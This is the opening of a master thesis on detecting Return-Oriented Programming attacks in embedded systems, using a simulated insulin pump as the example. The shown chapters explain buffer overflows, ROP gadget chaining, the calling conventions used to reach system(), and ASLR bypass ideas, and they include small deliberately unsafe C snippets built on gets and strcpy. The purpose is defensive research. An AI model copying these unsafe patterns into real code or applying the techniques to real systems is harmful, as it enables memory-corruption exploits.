
A Dual-Model Detection Framework Based on Address Validation and Boolean Control Flow

- Runtime Software Attacks -

Master Thesis

Franck Alex Olivier Molou & Casper Rømer Halling Larsen

Aalborg University
Electronics and IT



Electronics and IT
Aalborg University
<https://www.aau.dk>

AALBORG UNIVERSITY

STUDENT REPORT

Title:

A Dual-Model Detection Framework Based on Address Validation and Boolean Control Flow

Theme:

Runtime Software Attacks

Project Period:

Spring Semester 2025

Participant(s):

Franck Alex O. Molou
Casper Rømer Halling Larsen

Supervisor(s):

Edlira Dushku

Page Numbers: 111**Date of Completion:**

June 3, 2025

Abstract:

Runtime software attacks pose a significant threat to embedded and IoT systems, particularly in safety-critical domains such as medical devices. Unlike traditional malware, these attacks hijack control flow without injecting new code, using techniques such as Return-Oriented Programming (ROP). This thesis explores both offensive and defensive aspects of runtime attacks through a vulnerable insulin pump controller as a real-world proof-of-concept.

We first construct a functional ROP exploit on a standalone binary to demonstrate how attackers can bypass authentication and trigger unauthorized system calls using chained instruction-level gadgets. Building on this, we propose two lightweight runtime detection techniques for resource-constrained environments.

The first method, Address-based ROP Detection (ARD), validates return addresses at runtime against a static whitelist of legitimate control-flow targets. The second method introduces a Boolean State Validator (BSVD) model that encodes program logic into Boolean state transitions, enabling semantic anomaly detection.

Both techniques are implemented and evaluated using dynamic binary instrumentation (Intel PIN) and static analysis (Ghidra, angr). Results show reliable control-flow hijack detection with minimal overhead, without requiring source code or hardware changes.

Acknowledgments

We would like to express our sincere gratitude to our supervisor, Edlira Dushku, for her invaluable guidance, encouragement and critical feedback throughout this thesis. Her expertise, ideas, and support have been essential to the successful completion of this work. We are especially grateful for her idea to let us explore her idea regarding the Boolean control flow graph as part of the detection approach, which played a central role in complementing our initial detection idea and shaping the direction of this research.

List of Acronyms

Acronym	Definition
ROP	Return-Oriented Programming
JOP	Jump-Oriented Programming
COP	Call-Oriented Programming
JIT	Just-In-Time
RET	Ret instruction
VM	Virtual Machine
PoC	Proof of Concept
PAC	Pointer Authentication Codes
IoT	Internet of Things
CFG	Control Flow Graph
ARD	Address-Based ROP Detection
BSVD	Boolean State Validation Detection
B-CFG	Boolean Control Flow Graph
DEP	Data Execution Prevention
ASLR	Address Space Layout Randomization
CPU	Central Processing Unit
ALU	Arithmetic-Logic Unit
SIMD	Single Instruction Multiple Data
NX	Non-Executable Memory

Table 1: List of Acronyms Used Throughout the Thesis

Contents

1	Introduction	1
1.1	Problem Statement	2
1.2	Thesis Outline	3
2	Background	4
2.1	Introduction to Low-Level Computing	4
2.2	Computer Architecture	4
2.3	CPU Registers and their role in exploits	5
2.4	Memory and Addresses (Pointers)	6
2.5	The Stack and Stack Frames	6
2.6	Stack Alignment on x86-64 Systems	7
2.7	Memory & Stack	7
2.8	Vulnerabilities	7
2.9	Buffer Overflow Vulnerabilities	8
2.10	Exploits	8
2.11	Return-Oriented Programming (ROP)	9
2.12	Control-Flow Graphs (CFG)	10
2.13	Boolean Networks	11
3	Literature Review	13
3.1	Control-Flow Hijacking Attacks	14
3.2	Memory Corruption Vulnerabilities	17
3.3	Control-Flow Integrity and Attestation	19
3.4	ROP Techniques	22
3.5	Runtime Security for IoT Devices	24
3.6	Limitations and Open Challenges	25
4	Methodology	28
4.1	Tools	28
4.2	Environment setup	29

4.3	Insulin-pump setup	30
5	Design	32
5.1	System Overview	32
5.2	Static Model Generation	33
5.3	Detection Engines and Runtime Flow	37
5.4	Log Architecture	38
6	Implementation	41
6.1	Rop Exploit construction	41
6.2	Exploratory Static Modeling Tools	43
6.3	Address-based ROP Detection (ARD)	45
6.4	ARD Runtime Attack Demonstration	50
6.5	Boolean State Validation Detection (BSVD)	55
6.6	BSVD Runtime Attack Demonstration	59
6.7	Hash-based Detection (PoC)	62
7	Evaluation	64
7.1	Objectives of Evaluation	64
7.2	Metrics and Results	70
7.3	Discussion	77
8	Conclusion	79
9	Future Work	80
	Bibliography	82
10	Appendix	84
10.1	Appendix A Code-implementation	84
10.2	Prototype Call Graph Extraction Tools	107

Chapter 1

Introduction

In the modern computing landscape, software is the backbone of digital infrastructure, but it is also a primary attack surface. Among the most insidious forms of threats are runtime software attacks, which manipulate program execution without injecting new code. Unlike traditional malware that drops executable payloads, runtime attacks work by hijacking the control flow of running programs through vulnerabilities like buffer overflows, use-after-free conditions, and memory disclosure. These exploits are especially difficult to detect, as they operate entirely within the bounds of existing executable memory and valid instructions.

A classic example is the Heartbleed vulnerability [2], which exploited a simple bound check error in the OpenSSL library to leak sensitive data from memory. Other advanced techniques, such as Return-Oriented Programming (ROP), chain together benign instruction sequences (called gadgets) already present in the binary to perform arbitrary computations. Such attacks bypass common defenses like Data Execution Prevention (DEP) and Address Space Layout Randomization (ASLR), posing severe challenges to traditional security mechanisms.

Runtime attacks are not limited to desktop or server environments – they pose a particular threat to embedded and IoT devices, such as medical controllers, which often lack advanced memory protection features. These resource-constrained systems are vulnerable due to hardcoded credentials, unsafe coding practices, and limited runtime verification. In safety-critical systems such as insulin pumps, the impact of a successful runtime attack can be catastrophic, affecting not just data confidentiality but also patient health.

1.1 Problem Statement

Despite extensive academic and industry efforts, detecting runtime software attacks in a reliable and low-overhead manner remains an open challenge. Existing approaches like Control-Flow Integrity and Control-Flow Attestation either impose significant performance overhead or require hardware support not universally available in IoT systems.

This thesis investigates the feasibility of detecting runtime attacks through lightweight control-flow tracing, focusing on low-level, execution-time anomalies that can reveal malicious behavior without relying on deep symbolic reasoning or source code access. To evaluate this, a realistic and vulnerable target system – a simulated insulin pump – is constructed. A custom-made ROP exploit demonstrates how control flow can be hijacked to bypass privilege checks and invoke unauthorized actions.

Subsequently, the thesis introduces two original detection mechanisms:

Address-based ROP Detection (ARD) – a monitor that validates RET instructions against statically extracted control-flow whitelists.

Boolean State Validation Detection (BSVD) – a novel Boolean control-flow graph abstraction that enables semantic enforcement of high-level program logic.

1.1.1 Research Areas

This thesis investigates three interrelated areas within the domain of runtime security for embedded systems. First, it examines how runtime software attacks are capable of subverting a program's control flow without injecting new code. This includes an analysis of techniques such as ROP and other code reuse strategies that rely on chaining existing instructions.

Second, the thesis explores the feasibility of designing and implementing a lightweight ROP detection mechanism. The proposed solution combines binary instrumentation with static analysis, aiming to provide practical runtime protection without imposing excessive overhead on resource-constrained systems.

Third, the effectiveness and efficiency of the proposed approach are evaluated. This includes measuring performance impact and analyzing detection accuracy in realistic embedded environments, where both computational resources and reliability requirements pose significant constraints.

Based on these areas, the research is guided by the following three questions:

1. How do runtime software attacks subvert control flow without injecting new code?
2. Can a practical, lightweight ROP detection system be implemented using binary instrumentation and static analysis?

3. What is the performance impact and detection effectiveness of the proposed approaches in real-world embedded contexts?

1.2 Thesis Outline

This thesis is structured to provide a practical and technical investigation of runtime software attacks and their mitigation in embedded systems. Chapter 2 introduces essential background concepts such as memory layout, control-flow, and ROP techniques, while Chapter 3 reviews related work on control-flow hijacking and lightweight defenses. Chapters 4 and 5 cover the experimental setup and architectural design of our detection framework, including the use of static CFGs and Boolean modeling. Chapter 6 presents the implementation of a ROP exploit and two detection systems: Address-Based ROP Detection (ARD) and Boolean State Validation Detection (BSVD). Chapter 7 evaluates these techniques in terms of accuracy and performance overhead. Chapter 8 concludes the thesis with key findings, while Chapter 9 outlines future directions for extending the work. Chapter 10 contains appendices with supplementary implementation artifacts and scripts.

Chapter 2

Background

2.1 Introduction to Low-Level Computing

At their core, all computer programs, regardless of whether they are written in Python, C, or any other high-level language, must eventually be translated into machine instructions executed directly by the CPU. This translation process involves one or more intermediate stages, often producing assembly code, a low-level human-readable representation of machine instructions. The assembly language defines a link between source code and hardware behavior, exposing how instructions manipulate registers, memory, and control flow.

2.2 Computer Architecture

Modern processors still follow the classical fetch-decode-execute loop, yet the microarchitecture details are far from simple. Each core contains an Arithmetic-Logic Unit (ALU) for integer math, specialized floating-point and Single Instruction Multiple Data (SIMD) units, and a control engine that breaks complex instructions into smaller micro-operations. Deep pipelines and out-of-order execution keep these units busy by speculatively scheduling instructions; the same speculation famously underpins side-channel weaknesses such as Spectre and Meltdown.

Beneath the core, a hierarchical cache system (L1, L2, L3) hides main-memory latency, while the paging subsystem translates virtual to physical addresses in 4 KB blocks, known as memory pages. This granularity is significant because Address Space Layout Randomization (ASLR) shifts memory regions by page-aligned offsets, reducing the effective entropy of randomized addresses. As a result, attackers often exploit this predictability to perform partial address overwrites or brute-force aligned base addresses during ASLR bypass attempts.

Finally, the x86-64 privilege model separates the kernel code in ring 0 from the user code in ring 3. At its core, the x86-64 architecture defines four privilege levels, known as protection rings. Ring 0 represents the most privileged level and is reserved for kernel- and system-level code, while Ring 3 is used for user-space applications with limited access rights. A successful privilege-escalation exploit pivots execution from Ring 3 into Ring 0, effectively granting the attacker unrestricted control over the system by bypassing hardware-enforced isolation.

2.3 CPU Registers and their role in exploits

2.3.1 General Register Purpose and Layout

CPU registers are small high-speed memory cells within the processor that temporarily hold data, addresses, or control information. During execution, the CPU continuously loads data from memory into registers to perform operations efficiently.

The most relevant registers for the scope of understanding runtime attacks are:

General-Purpose Registers (*rax*, *rbx*, *rcx*, etc.): Used for arithmetic, logic, and data-transfer operations.

Instruction Pointer (RIP): Stores the memory address of the next instruction to be executed. Manipulation of RIP directly (e.g., via a return address overwrite) is a core objective in most control-flow hijacking attacks.

Stack Pointer (RSP): Points to the top of the stack, used to manage function calls and returns. Attackers often pivot or manipulate RSP to divert execution to attacker-controlled data.

Base Pointer (RBP): Helps manage the current stack frame, often used to locate local variables relative to the frame.

2.3.2 Register Semantics in Runtime Attacks

Registers exist because even the fastest cache line costs several cycles to fetch, whereas data already sitting in a register can be consumed in the very next pipeline stage. On x86-64 the sixteen general-purpose registers (e.g., *RAX*, *RBX*), two dedicated stack/frame pointers (*RSP*, *RBP*), and the instruction pointer (*RIP*) are the usual protagonists in low-level exploits. Vector registers (*XMM0-31*, *YMM*, *ZMM*) power SIMD instructions and, by requiring 16-byte alignment, quietly motivate the stack alignment constraints discussed later. Gadgets such as `pop RDI` ; `ret` load attacker-supplied values into these registers, so understanding what each one implicitly means for the ABI is a key element in building a viable ROP chain. Refer to section 2.6 for ABI documentation.

On x86-64 systems, the System-V AMD64 calling convention specifies that the first six function arguments are passed through registers in a specific order: *rdi*, *rsi*, *rdx*, *rcx*,

r8, and r9. This convention becomes crucial when constructing ROP chains intended to call system functions (such as `execve` or `system`). To do so successfully, attackers must use gadgets such as `pop rdi ; ret` to place controlled values in these argument registers before triggering a function call. Thus, a deep understanding of register roles in the calling convention is essential to craft viable and reliable syscall-style payloads.

2.4 Memory and Addresses (Pointers)

Memory in modern computers is modeled as a linear array of storage locations, each with a unique address. Programs manipulate data through these memory addresses, with pointers acting as variables specifically designed to store them. In high-level programming, pointers are mainly used for dynamic memory management and for interaction with data structures like linked lists or trees. However, at a low level, pointers are the mechanism by which functions, variables, and even executable instructions are located and accessed.

For attackers, pointers represent a crucial target: By manipulating pointers, they can redirect the control flow of a program to unintended memory regions (such as injected shellcode or ROP chains). The following simple C snippet shows how a pointer references the memory location of a variable:

```
int number = 5; int *pointer = &number;
```

In exploitation, this same principle is abused to overwrite pointers (e.g., function pointers, return addresses) to control where the CPU will execute next.

2.5 The Stack and Stack Frames

The stack is a structured memory region designed to support function calls and local variable storage. It follows a Last-In-First-Out (LIFO) discipline where data is "pushed" onto the stack when a function is called and "popped" off when it returns.

Each function call generates a stack frame containing:

- Local variables,**

- Saved base pointer (RBP)** of the previous frame,

- The return address,** where execution resumes after the function finishes.

An attacker exploiting a stack-based vulnerability (e.g., Buffer Overflow 2.9) aims to overwrite data in the current frame, particularly the return address, which will eventually be popped into RIP, directing execution elsewhere.

2.6 Stack Alignment on x86-64 Systems

On the x86-64 architecture, the ABI specifies that the stack must be 16-byte aligned before invoking functions like `system()` or standard library calls. Misaligned stacks can cause crashes or unpredictable behavior, as many system instructions assume proper alignment (e.g., SIMD instructions like `movaps`).

In real-world exploits, attackers often compensate for alignment issues by inserting "dummy" `ret` gadgets into their ROP chains to adjust the `RSP` register, restoring the required 16-byte alignment before transferring control to sensitive library functions.

Without maintaining proper alignment, the crafted payload might fail due to alignment checks or segmentation faults.

2.7 Memory & Stack

A UNIX or Windows process presents a split personality: From the programmer's perspective, it is a flat address space, but underneath it is divided into segments. Executable instructions live in a read-only text segment; constants follow in `rodata`; global variables occupy `data` and `bss`; dynamic allocations grow upward from the heap; and the call stack grows downward from high addresses. Because every segment is mapped through page tables, an attacker who can leak page-aligned addresses or spray entire pages can erode Address-Space Layout Randomization.

The stack itself is managed by the `RSP` register. When entering a function, the compiler usually pushes the old base pointer, sets `RBP := RSP`, and then subtracts the space for local variables. Overwriting data inside that reserved window, say, by copying unchecked input into a fixed-sized array, lays the groundwork for a classic stack-smash.

2.8 Vulnerabilities

Security-critical software flaws in native code fall into four broad families. Spatial memory-safety bugs write or read past an object's boundary, overrunning buffers, or indexing arrays out of bounds. Temporal bugs misuse objects after their lifetime ends, leading to use-after-free or double-free conditions. Type-safety violations reinterpret a representation under the wrong signedness or structure, while pure logic errors omit or misorder essential checks.

Consider a simple example:

```
char name[16];  
strcpy(name, argv[1]); // length not checked
```

If the attacker supplies more than fifteen bytes, the overrun first tramples on the saved base pointer and then the return address, an almost textbook gateway to control-flow hijacking.

2.9 Buffer Overflow Vulnerabilities

A buffer overflow occurs when more data is written to a memory buffer than it can accommodate. Since C and assembly do not inherently perform boundary checks on buffer sizes, a poorly validated input can lead to adjacent memory regions being overwritten.

This becomes critical when the overflow affects sensitive data such as:

- Return addresses,**
- Function pointers,**
- Local variables** controlling program logic

The following example is a local buffer on the stack, where overflowing data can overwrite the return address:

```
char buffer[10]; gets(buffer);
```

This is dangerous since the function "gets()" allows for unlimited input size.

By providing crafted input, an attacker can overwrite the saved return address with the location of injected shellcode or a "ROP chain".

2.10 Exploits

Turning a vulnerability into an exploit is an engineering process. First, the attacker needs a trigger: a way to reach the buggy code path with data of their choosing. Next comes corruption: overwriting or disclosing the right words in memory to gain influence over execution. If the goal is code execution rather than mere data corruption, the attacker must seize control flow, typically by replacing a return address or function pointer with an attacker-selected destination such as injected shellcode, a libc function, or a crafted ROP chain. A payload then executes: spawning a shell, escalating privileges, or exfiltrating secrets. Finally, sophisticated intrusions install persistence or wipe forensic traces, though that last step lies outside the scope of most academic proof-of-concepts.

Classic payload styles include direct code injection (effective on systems without DEP/NX), return-to-libc calls that reuse trusted code, gadget-chaining techniques such as ROP and JOP that bypass nonexecutable memory, and pure data-only attacks that flip security-critical flags while leaving control flow intact.

2.11 Return-Oriented Programming (ROP)

"ROP" is a post-buffer overflow exploitation technique that bypasses memory protections such as non-executable stacks (DEP/NX). Instead of injecting new executable code, the attacker reuses ("recycles") existing executable code fragments, called gadgets, within the target binary or its libraries.

Each gadget is a short instruction sequence (for example, `pop rdi; ret`) that ends with a `ret` instruction, causing the control to return to the next gadget on the stack. By chaining these gadgets, an attacker can construct arbitrary computation ("Turing-complete" payloads), ultimately leading to actions such as spawning a shell or disabling security mechanisms.

Figure 3.1 illustrates a classic (ROP) attack. In This attack, each gadget ends with a `RET` instruction, allowing the attacker to link them through crafted return addresses on the stack.




Figure 2.1: An example of a Return-Oriented Programming (ROP) attack. Adapted from [11]

Step 1: The attacker places a sequence of gadget return addresses onto the stack (e.g., `RET` address B, `RET` address C, etc.), effectively creating a malicious execution path.

Step 2: Through an exploit (e.g. buffer overflow), the stack pointer `%esp` is redirected to the point at the start of this designed ROP chain.

Step 3: The program executes a `ret` instruction that fetches the first gadget address from the stack and transfers control to gadget A.

Step 4: Gadget A runs a benign instruction (e.g., `mov %esp, %eax`) and ends with a `RET`, which pops the next address from the stack.

Step 5: The process continues with gadgets B, C, and D. Each gadget performs a simple operation and returns, causing execution to flow through the attacker's desired path without injecting new code.

2.12 Control-Flow Graphs (CFG)

"CFG" represents the spatial structure of a program's machine code. It is a directed graph $G = (V, E)$, where each vertex corresponds to a "basic block", a maximal sequence of instructions that is entered only at the beginning and exited only at the end. The edges in the graph represent possible control flow transitions between basic blocks.




Figure 2.2: Control Flow Graph (CFG) representing conditional logic. Adapted from [9].

Figure 2.2 shows a CFG, a directed graph that is used to represent the flow of control in a program. Each node in the graph denotes a basic block (a straight-line code sequence without branches), and the edges represent possible control flow paths based on conditional decisions.

The graph starts with a decision node that checks if **A = 10**.
If false, the control flows to a nested condition that checks if **B > C**.
Based on the result, one of two assignments is executed:

If $B > C$, then $A = B$.

Else, $A = C$.

After executing either assignment, control converges at an `end-if` node and continues to the final `end-if` node.

If the first condition ($A = 10$) was true, the control loops back without entering the nested decision structure.

Construction and granularity. Compilers build a CFG during the very first stages of optimization. Straight-line sequences become nodes; conditional jumps, indirect branches, and call/return pairs become edges. For dynamic analyses, the graph is refined at runtime by instrumenting branch targets, turning theoretical possibilities into observed paths, an important distinction when an exploit relies on rarely executed error handling code.

Static reachability, dominators, and loops. Static data-flow frameworks treat the CFG as the carrier of information for liveness, alias analysis, and, in our security context, taint propagation. Dominators identify blocks that must be traversed before reaching a given node, making them natural choke points for mitigations, such as stack canaries. Back-edges mark natural loops and therefore potential iteration counts: if a buffer write sits inside such a loop, the maximum overflow length may depend on the loop bound.

CFG in exploitation. Attackers exploit two CFG-centred observations. First, if they can redirect RIP to any instruction that ends a basic block with a direct `ret`, they effectively move along an existing edge, blending with legitimate control flow, a principle at the heart of ROP. Second, coarse-grained Control-Flow Integrity approximates the legal CFG too conservatively; edges that cannot occur in the compiled program are left in place, providing the attacker with “shadow” transitions that can still be reached under runtime corruption.

From graphs to mitigations. Fine-grained Control-Flow Integrity tightens the legal edge set to the exact CFG emitted by the compiler, raising the bar for gadget chaining. Hardware vendors experiment with enforcing this policy at the instruction decode stage (control flow enforcement technology, ARM branch target identification), showing that the concept of CFG spans software, microarchitecture, and formal verification alike.

2.13 Boolean Networks

Where CFG captures the spatial structure of machine code, Boolean networks are discrete dynamical systems that model the evolution of binary-valued systems over time, where each component (or node) updates its state according to a Boolean function of other components. These models, originating in circuit theory and biology, are increasingly applied to security-critical system behaviors

global state at time t is a vector $\mathbf{x}(t) = (x_1(t), \dots, x_n(t)) \in \{0, 1\}^n$. Each component x_i represents a binary variable, typically corresponding to a logic signal in a digital circuit or the activity state of a gene. Its value is updated according to a Boolean function:

$$x_i(t+1) = f_i(x_{j_1}(t), \dots, x_{j_{k_i}}(t)), \quad f_i : \{0, 1\}^{k_i} \longrightarrow \{0, 1\}.$$

Synchronous versus asynchronous evolution. In a synchronous discipline, every node evaluates its update function against the same snapshot $\mathbf{x}(t)$, reproducing the behavior of a clocked sequential circuit. In an asynchronous discipline only a subset of nodes, often exactly one chosen non-deterministically-updates per step, giving rise to a richer state transition graph that models biological timing noise and hardware glitches.

Attractors and safety properties. Because the state space is finite, iterating the global update map $F : \{0, 1\}^n \rightarrow \{0, 1\}^n$ eventually enters a cycle. Fixed points correspond to stable operating modes (e.g. “CPU idle”, “gene off”), whereas longer cycles model oscillators or multiphase control logic. From a security perspective, proving that no input can steer the network into an unsafe attractor is tantamount to proving that a hardware pipeline cannot leak data after a speculative misprediction.

A minimal worked example. Consider the three-node network

$$\begin{aligned} x_1(t+1) &= \neg x_3(t), \\ x_2(t+1) &= x_1(t) \wedge x_3(t), \\ x_3(t+1) &= x_2(t). \end{aligned}$$

Clocked synchronously and starting from $(0, 0, 0)$, the trajectory is $(0, 0, 0) \rightarrow (1, 0, 0) \rightarrow (1, 0, 0)$, hitting the fixed point $(1, 0, 0)$ in two steps. Re-running the same logic asynchronously may reveal extra paths and even new attractors, illustrating how update discipline affects reachability analysis.

Why include Boolean networks in a low-level thesis? Modern side-channel and speculative execution defenses are increasingly verified with formal Boolean-level models. Expressing pipeline stages, hazard detectors, and privilege checks as a Boolean network provides a language in which information-flow security reduces to a reachability query, which is conceptually identical to proving the absence of an unsafe attractor.

Boolean networks offer a formalism well suited for verifying information-flow properties and control invariants in low-level systems. For example, modern speculative execution defenses and hardware privilege checks are increasingly modeled using Boolean-level abstractions. By framing a control-flow violation or security breach as a reachability query in a Boolean state space, these models provide a rigorous basis for detecting and preventing runtime misbehavior.

Chapter 3

Literature Review

Securing modern computing systems against runtime attacks has become increasingly critical as cyber threats evolve. Prominent runtime attack techniques include ROP, JOP, and Call-Oriented Programming (COP), which fall under the category of code-reuse attacks. These methods enable attackers to chain existing instruction sequences to perform malicious operations without introducing new code.

Research has extensively analyzed runtime attacks and proposed numerous countermeasures. However, memory corruption vulnerabilities such as buffer overflows and use-after-free exploits remain widely abused. Defenses range from software-based mechanisms to hardware-assisted solutions, but practical deployment remains a challenge.

This literature review explores state-of-the-art research on runtime attacks and defenses, organized thematically rather than by individual studies. Key focus areas include

- Control-Flow Hijacking Attacks**

- Memory Corruption Vulnerabilities**

- Control-Flow Integrity and Attestation**

- ROP Techniques**

- Runtime Security in IoT Devices**

- Limitations and Open Challenges**

This thematic approach offers a coherent understanding of attack methodologies, defense mechanisms, and remaining gaps in runtime security. The next section examines control-flow hijacking techniques and their impact on software security.

3.1 Control-Flow Hijacking Attacks

Control-flow hijacking is a critical category of runtime attacks that allows adversaries to manipulate the execution flow of a program without injecting new code. By exploiting memory corruption vulnerabilities, attackers can redirect execution to unintended instruction sequences, effectively bypassing security mechanisms. Over the years, these attacks have evolved, becoming more sophisticated and resistant to traditional defenses.

3.1.1 Evolution of Control-Flow Hijacking

Initially, attackers relied on direct code injection techniques, inserting malicious code into writable memory regions. However, the introduction of DEP rendered this approach ineffective by marking memory pages as nonexecutable. This led to the rise of code-reuse attacks, in which adversaries exploit existing executable code to perform malicious actions.

One of the most prevalent code-reuse techniques is ROP, in which attackers bundle short instruction sequences that end in a return instruction [3]. As illustrated in Figure 3.1, ROP attacks pivot execution flow by chaining gadgets to construct an arbitrary execution sequence. As mentioned earlier, ROP allows adversaries to execute arbitrary computations without injecting new code, effectively circumventing DEP. Attackers locate useful gadgets in shared libraries or executables and construct sequences that perform operations such as stack pivoting, function pointer overwriting, and privilege escalation.




Figure 3.1: Illustration of a ROP attack chaining.

In this figure, the adversary exploits a heap vulnerability (step 1–2) to pivot the stack pointer (SP) to a malicious ROP chain prepared in memory (step 3–4). This chain contains return addresses pointing to instruction sequences, or gadgets, located in shared libraries

(steps 5–7). Each gadget performs a specific operation and ends with a `ret` instruction, allowing the attacker to execute arbitrary logic without injecting new code. This technique effectively bypasses non-executable memory protections such as Data Execution Prevention.

To counteract ROP, defenses such as shadow stacks and return address validation were introduced. However, attackers adapted by developing JOP and COP, which avoid reliance on return instructions and instead manipulate indirect jumps and function calls to hijack execution flow [10].

3.1.2 Memory Disclosure and Just-In-Time Attacks

A crucial enabler of modern control-flow hijacking is memory disclosure vulnerabilities. These vulnerabilities allow attackers to leak runtime memory layouts, bypassing ASLR. By leveraging memory leaks, attackers can locate executable regions of memory, making ASLR ineffective in preventing exploitation.

A particularly advanced variant of ROP is Just-In-Time Return-Oriented Programming (JIT-ROP), where attackers dynamically construct ROP chains at runtime based on leaked memory addresses [13]. JIT-ROP differs from traditional ROP in that:

Gadgets are discovered dynamically instead of being predefined.

Attackers use runtime analysis to find executable pages and create exploit chains.

JIT compilers, commonly found in web browsers and scripting environments, are frequently targeted since they generate new executable memory at runtime.

Figure 3.2 illustrates the workflow of a JIT-ROP attack, demonstrating how attackers leverage memory disclosure vulnerabilities to dynamically generate gadget chains. This technique significantly reduces the effectiveness of ASLR, as gadgets are identified on-the-fly rather than relying on predetermined memory locations. Attackers often pair JIT-ROP with side-channel analysis to precisely map executable code regions and launch runtime exploits.




Figure 3.2: provides an overview of the JIT-ROP workflow, highlighting how attackers dynamically construct gadget chains in real-time.

3.1.3 Defensive Mechanisms Against Control-Flow Hijacking

Several defensive mechanisms have been introduced to mitigate control-flow hijacking attacks, each providing varying levels of protection, often with an associated performance cost. One of the foundational defenses is DEP, which enforces non-executable memory policies to prevent attackers from injecting and directly executing code in writable regions such as the stack or heap. However, DEP is ineffective against code reuse attacks such as ROP, JOP, and COP, where existing executable code within the program or linked libraries is leveraged to bypass this restriction [4].

To complement DEP, systems also implement ASLR, which randomizes the placement of executable code, libraries, and stack frames in memory to hinder an attacker's ability to predict code locations. Although ASLR has proven effective in many scenarios, it can be circumvented by memory disclosure vulnerabilities, such as heap spraying or relative memory leaks, which reveal enough of the randomized memory layout for the attacker to mount a successful exploit [5].

Control-Flow Integrity introduces a more systematic defense by restricting the program's control flow to a predefined graph determined at compile time. This helps prevent attackers from executing arbitrary control-flow transfers. However, while fine-grained Control-Flow Integrity can substantially reduce the attack surface, many implementations in the real world are coarse-grained, making them susceptible to control-flow bending attacks, where an attacker stays within the allowed control-flow graph but executes logic in an unintended and malicious way [12].

In addition, Execute-Only Memory (XOM) has emerged as a mitigation strategy that prevents the reading of executable code sections by user-space processes. By making code memory unreadable, XOM reduces the effectiveness of information disclosure attacks, which are often used to find ROP gadgets or function addresses. However, XOM requires

substantial hardware and compiler support to be fully effective, limiting its deployment in some environments [13].

Finally, newer architectures, such as ARMv8.3 +, have adopted pointer authentication (PAC). PAC leverages cryptographic signatures (PAC codes) to protect control-flow elements such as function pointers and return addresses from unauthorized modifications. By validating these signatures before use, PAC significantly increases the difficulty of successfully executing traditional ROP and JOP attacks on supported hardware platforms [14].

Despite advances in defensive techniques, control flow hijacking remains a key research challenge due to evolving attack methodologies. Attackers continuously refine their exploitation strategies, leading to an ongoing arms race between security researchers and adversaries. The next section will discuss memory corruption vulnerabilities, which are the basis for many runtime attacks.

3.2 Memory Corruption Vulnerabilities

Memory corruption vulnerabilities form the foundation for many control-flow hijacking attacks, allowing attackers to manipulate program execution by exploiting unsafe memory operations. These vulnerabilities are particularly prevalent in low-level programming languages such as C and C++, which lack built-in memory security mechanisms. Exploiting memory corruption often leads to arbitrary code execution, privilege escalation, or unauthorized access to sensitive data [12].

3.2.1 Common Types of Memory Corruption

Several types of memory corruption vulnerabilities – most notably buffer overflows – have been extensively studied in the context of runtime attacks and control-flow hijacking. In stack-based buffer overflows, attackers can overwrite critical data such as return addresses, control data, and function pointers to redirect the program's execution flow [13]. Closely related are Heap-based Overflows, which target dynamically allocated memory on the heap. These vulnerabilities enable attackers to corrupt the metadata structures used by memory allocators, facilitating the execution of arbitrary code through techniques such as heap exploitation [13].

